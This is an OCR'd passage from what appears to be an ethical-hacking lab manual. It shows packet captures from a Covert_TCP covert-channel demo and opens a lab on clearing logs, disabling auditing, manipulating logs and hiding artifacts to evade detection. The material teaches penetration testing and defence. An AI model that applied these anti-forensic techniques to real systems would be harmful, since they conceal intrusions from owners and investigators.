316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

```
▸ Frame 315: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
▸ Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
▾ Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x6300 (25344)
  ▸ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x01a7 [validation disabled]
    [Header checksum status: Unverified]
```

```
0000  02 15 5d 19 ce 89 02 15  5d 19 ce 88 08 00 45 00   ··]·····
0010  00 28 63 00 00 00 40 06  01 a7 0a 0a 01 0d 0a 0a   ·(c···@·
0020  01 09 22 b8 27 0f eb 09  00 00 00 00 00 00 50 02   ··"·'···
0030  02 00 62 e8 00 00                                 ··b···
```

Identification (ip.id), 2 bytes — Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) — Profile: Default

Menu (as superuser)

Applications Places System Wed May 18, 05:40

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp


No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 → 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 → 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 → 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=51

```
▸ Frame 317: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
▸ Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
▾ Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x7200 (29184)
  ▸ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xf2a6 [validation disabled]
    [Header checksum status: Unverified]
```

```
0000  02 15 5d 19 ce 89 02 15  5d 19 ce 88 08 00 45 00   ··]·····
0010  00 28 72 00 00 00 40 06  f2 a6 0a 0a 01 0d 0a 0a   ·(r···@·
0020  01 09 22 b8 27 0f c3 04  00 00 00 00 00 00 50 02   ··"·'···
0030  02 00 8a ed 00 00                                 ·····
```

Identification (ip.id), 2 bytes — Packets: 732 · Displayed: 34 (4.6%) · Dropped: 0 (0.0%) — Profile: Default

Menu (as superuser)



45. This concludes the demonstration of how to use Covert_TCP to create a covert channel.

46. Close all open windows and document all the acquired information.

Lab 4: Clear Logs to Hide the Evidence of Compromise

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable,or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Hiding artifacts in windows and Linux machines
- Clear Windows machine logs using CCleaner

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing**: Disable the auditing features of the target system
- **Clearing Logs**: Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs**: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network**: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files**: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality**: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks


Task 1: View, Enable, and Clear Audit Policies using Auditpol

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

